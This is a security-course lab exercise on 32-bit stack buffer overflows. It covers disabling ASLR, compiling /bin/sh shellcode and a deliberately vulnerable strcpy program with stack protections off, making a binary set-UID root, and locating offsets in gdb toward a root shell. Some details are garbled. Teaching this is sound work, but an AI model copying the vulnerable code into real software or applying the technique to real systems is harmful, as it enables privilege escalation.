

## Exercise 5: 32-bit Buffer Overflow


---

### Lab Objective:


Testing a program for buffer overflow vulnerabilities.

### Lab Tasks


1. ☐ Login to the [Software-Test-Linux-32bit](#) machine using **studentpassword** as Password.




2. ☐ Before we get started at testing the buffer overflow of a program, we need to ensure that our machine is setup with the protections disabled. In the terminal window, enter **sudo sysctl -w kernel.randomize\_va\_space=0**. This will turn off Address Space Layout Randomization (ASLR) as shown in the following screenshot.



3. ☐ Now that the ASLR is off, we want to take a look at the code. Enter **more** `~/examples/samplecode/shellcode.c`. An example of the output of the command is shown in the following screenshot.



4. ☐ As you can see from the above screenshot, we have a structure that defines our shellcode, and in the comments, we show the resulting assembly language code. This code invokes the **execve()** system call to execute **/bin/sh**. A few places in this shellcode are noteworthy. First, the third instruction pushes **"/sh"** rather than **"/sh"** into the stack. This is because we need a 32-bit number here, and **"/sh"** only has 24 bits. Fortunately, **"/sh"** is equivalent to **"/sh"**, so we can get away with a double slash symbol. Second, before calling the **execve()** system call, we need to store **name[0]** (the address of the string), **name** (the address of the array), and **NULL** to the **%ebx**, **%ecx**, and **%edx** registers, respectively. Line 5 stores **name[0]\*to %ebx\***, Line 8 stores **name** to **%ecx**, and Line 9 sets **%edx** to **0**. There are other ways to set **%edx** to **0** (e.g., **xorl %edx, %edx**); the one (**cdq**) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the **EAX** register (which is **0** at this point) into every bit position in the **EDX** register, basically setting **%edx** to **0**. Third, the system call **execve()** is called when we set **%al** to **11**, and execute **"int \$0x80"**.
5. ☐ Now, we are ready to try and compile to see if our code provides a shell as we expect. Change the directory to the following **cd ~/examples/samplecode**. In the terminal window, enter **gcc -z execstack -o shellcode shellcode.c**. As long as you do not get any errors, we are okay. You will get warnings because modern-day compilers will alert if they see anything that is not sound programming. Therefore, why all the vulnerabilities? That cannot be answered without a long discussion that many will not agree on, so we will just work with what we have.




```
student@ubuntu: ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ gcc -z execstack -o shellcode shellcode.c
shellcode.c: In function 'main':
shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ~~~~~^
shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
student@ubuntu:~/examples/samplecode$
```

6. ☐ Verify that the program runs and produces the desired output as shown in the following screenshot.

```
student@ubuntu: ~/examples/samplecode
$ ls -lart
total 96
drwxrwxr-x 5 student student 4096 Mar 28 2020 Chapter-04
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-03
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-02
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-07
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-06
drwxrwxr-x 5 student student 4096 Mar 28 2020 Chapter-05
-rw-rw-r-- 1 student student 4152 Mar 28 2020 README.md
-rw-rw-r-- 1 student student 1062 Mar 28 2020 LICENSE
drwxrwxr-x 4 student student 4096 Mar 28 2020 Extras
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-10
drwxrwxr-x 4 student student 4096 Mar 28 2020 Chapter-09
drwxrwxr-x 5 student student 4096 Mar 28 2020 Chapter-08
drwxrwxr-x 8 student student 4096 Mar 28 2020 .git
drwxrwxr-x 3 student student 4096 Mar 28 2020 ..
drwxrwxr-x 11 student student 4096 Mar 28 2020 edb-debugger
-rw-rw-r-- 1 student student 951 Mar 30 2020 shellcodesample.c
-rw-rw-r-- 1 student student 710 Mar 30 2020 stack.c
-rw-rw-r-- 1 student student 951 Mar 30 2020 shellcode.c
-rw-rw-r-- 1 student student 1260 Mar 30 2020 exploit.c
drwxrwxr-x 2 student student 4096 Mar 31 2020 libc
```

7. ☐ To exit the shell, enter `exit`. We did not code `+c`. You can try, but it will not have any effect.
8. ☐ We now want to look at the vulnerable program. It is just a simple program using **`strcpy()`**, which should not be used for programming anymore except to teach buffer overflows.
9. ☐ Ensure you are in the `samplecode` directory, and enter **more `stack.c`**. The explanation for this is as follows.



```
student@ubuntu: ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ more stack.c
/* Vulnerable program: stack.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifdef BUF_SIZE
#define BUF_SIZE 30
#endif


int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);


    return 1;
}


int main(int argc, char **argv)
{
```

10. ☐ The program first reads an input from a file called **badfile**, and then passes this input to another buffer in the function **bof()**. The original input can have a maximum length of 517 bytes, but the buffer in **bof()** is only **BUFSIZE** bytes long, which is less than 517. Because **strcpy()** does not check boundaries, buffer overflow will occur. Since this program is a root-owned **Set-UID** program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called **badfile**. This file is under the users' control. Now, our objective is to create the contents for **badfile**, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.
11. ☐ After you have reviewed the short program, we need to compile it. Enter **gcc -o stack -z execstack -fno-stack-protector stack.c**. This should compile without errors.



```
student@ubuntu: ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ gcc -o stack -z execstack -fno-stack-protector stack.c
student@ubuntu:~/examples/samplecode$
```


12.  For this buffer overflow, we need to make it a **Set-UID** to root. Enter **sudo -i** and navigate to samplecode directory by entering **cd /home/student/examples/samplecode** followed by **chown root shellcode**. Then enter **chmod 4755 shellcode**. Now to verify that the sticky bit is set, enter **ls -lart shellcode**. An example of this is shown in the following screenshot.



```
root@ubuntu: /home/student/examples/samplecode
student@ubuntu:~/examples/samplecode$ sudo -i
[sudo] password for student:
root@ubuntu:~# cd /home/student/examples/samplecode
root@ubuntu: /home/student/examples/samplecode# chown root shellcode
root@ubuntu: /home/student/examples/samplecode# chmod 4755 shellcode
root@ubuntu: /home/student/examples/samplecode# ls -lart shellcode
-rwsr-xr-x 1 root student 7384 Oct 11 23:44 shellcode
root@ubuntu: /home/student/examples/samplecode#
```

13.  We now have the sticky bit (set-UID) set which is indicated by the **"s"**.

14. ☐ Return to the **stack.c** code and review it, as the codes indicate that we need to create this **badfile**. Once completed, we can get the instruction pointer to execute what we have passed it. So, within **badfile**, we must have the following:
- a. Shellcode
  - b. Address of the shellcode
15. ☐ The contents of **badfile** needs to contain the following:
- a. Find the address of the buffer variable in the bof().
  - b. Find the distance of the return address from the buffer variable.
  - c. Find the distance of the shellcode from the buffer variable.
  - d. Once we have a and c, find the expected address of the shell code.
  - e. With b and d, insert the shell code in the right location, the distance from the start of the badfile.
16. ☐ We have to compile the program again, and this time, use debug flags to assist.
17. ☐ In the terminal window, enter **gcc -o stack\_gdb -g -z execstack -fno-stack-protector stack.c**. Once the code is compiled, enter **ls -lart stack\_gdb**.



```
student@ubuntu:~/examples/samplecode$ cd ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ gcc -o stack_gdb -g -z execstack -fno-stack-protector stack.c
student@ubuntu:~/examples/samplecode$ ls -lart stack_gdb
-rwxrwxr-x 1 student student 9852 Oct 12 05:02 stack_gdb
student@ubuntu:~/examples/samplecode$
```


18. ☐ We now have debugging capability in the file, so we will analyze it with gdb. In the terminal window, enter the following:

a. `gdb stack_gdb`

b. `break bof`

c. `run`

An example of the output is shown in the following screenshot.




```
student@ubuntu: ~/examples/samplecode
[-----code-----]
0xb7e6489a < _GI__IO_fread+26>: inul    edi,DWORD PTR [ebp+0x10]
0xb7e6489e < _GI__IO_fread+30>: test    eax,ecx
0xb7e648a0 < _GI__IO_fread+32>: je      0xb7e64948 < _GI__IO_fread+200>
=> 0xb7e648a6 < _GI__IO_fread+38>: mov     eax,DWORD PTR [esi]
0xb7e648a8 < _GI__IO_fread+40>: and     eax,0x8000
0xb7e648ad < _GI__IO_fread+45>: jne     0xb7e648ea < _GI__IO_fread+106>
0xb7e648af < _GI__IO_fread+47>: mov     ecx,DWORD PTR [esi+0x48]
0xb7e648b2 < _GI__IO_fread+50>: mov     ecx,DWORD PTR gs:0x8
[-----stack-----]
0000] 0xbffffec0 --> 0xb7fe97eb (< _dl_fixup+11>: add     esi,0x15815)
0004] 0xbffffec4 --> 0x0
0008] 0xbffffec8 --> 0xb7fb8000 --> 0x1b1db0
0012] 0xbffffecc --> 0xb7fb8000 --> 0x1b1db0
0016] 0xbffffec0 --> 0xbffffef38 --> 0x0
0020] 0xbffffecd4 --> 0xb7ff0010 (< _dl_runtime_resolve+16>: pop     edx)
0024] 0xbffffecd8 --> 0xb7e0488b (< _GI__IO_fread+11>: add     ebx,0x153775)
0028] 0xbffffecd0 --> 0x0
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
_GI__IO_fread (buf=0xbfffd27, size=0x1, count=0x205, fp=0x0) at iofread.c:37
iofread.c: No such file or directory.
gdb-peda$
```

19. ☐ Wait a minute. We have a segmentation fault. Why do you think this is? Scroll down and you will see the answer. An example of this is shown in the following screenshot.



```
[-----stack-----]
0000| 0xbfffecc0 --> 0xb7fe97eb (<_dl_fixup+11>:      add    esi,0x15815)
0004| 0xbfffecc4 --> 0x0
0008| 0xbfffecc8 --> 0xb7fb8000 --> 0x1b1db0
0012| 0xbfffeccc --> 0xb7fb8000 --> 0x1b1db0
0016| 0xbfffecdc --> 0xbffef38 --> 0x0
0020| 0xbfffecdc --> 0xb7ff0010 (<_dl_runtime_resolve+16>:  pop    edx)
0024| 0xbfffecdc --> 0xb7e6488b (<__GI_IO_fread+11>:  add    ebx,0x153775)
0028| 0xbfffecdc --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
GI_IO_fread (buf=0xbfffed27, size=0x1, count=0x205, fp=0x0) at iofread.c:37
37 iofread.c: No such file or directory.
qdb-peda$
```

20. ☐ The error message tells you that we do not have the file and when you look at the code, you see that we have a **FILE** defined as shown in the following screenshot.



```
Terminal
student@ubuntu: ~
int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);


    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
}
```


21. ☐ This will occur. We need the file, so the easiest way is to open another terminal window and enter **touch badfile**. Now, return to the debugger and enter **run**. Next, the program should step to the breakpoint as shown in the following screenshot.



Terminal

```
student@ubuntu: ~/Downloads
0x80484fb <bof+16>: call 0x8048390 __strcpy@plt
[
0000] 0xbfffece0 --> 0xb7fe97eb (<_dl_fxlup+11>: add esi,0x15815)
0004] 0xbfffece4 --> 0x0
0008] 0xbfffece8 --> 0xb7fb0000 --> 0x1b1db0
0012] 0xbfffecec --> 0xb7e05700 (0xb7e05700)
0016] 0xbfffecf0 --> 0xbfffecf5b --> 0x0
0020] 0xbfffecf4 --> 0xb7ff0010 (<_dl_runtime_resolve+16>: pop edx)
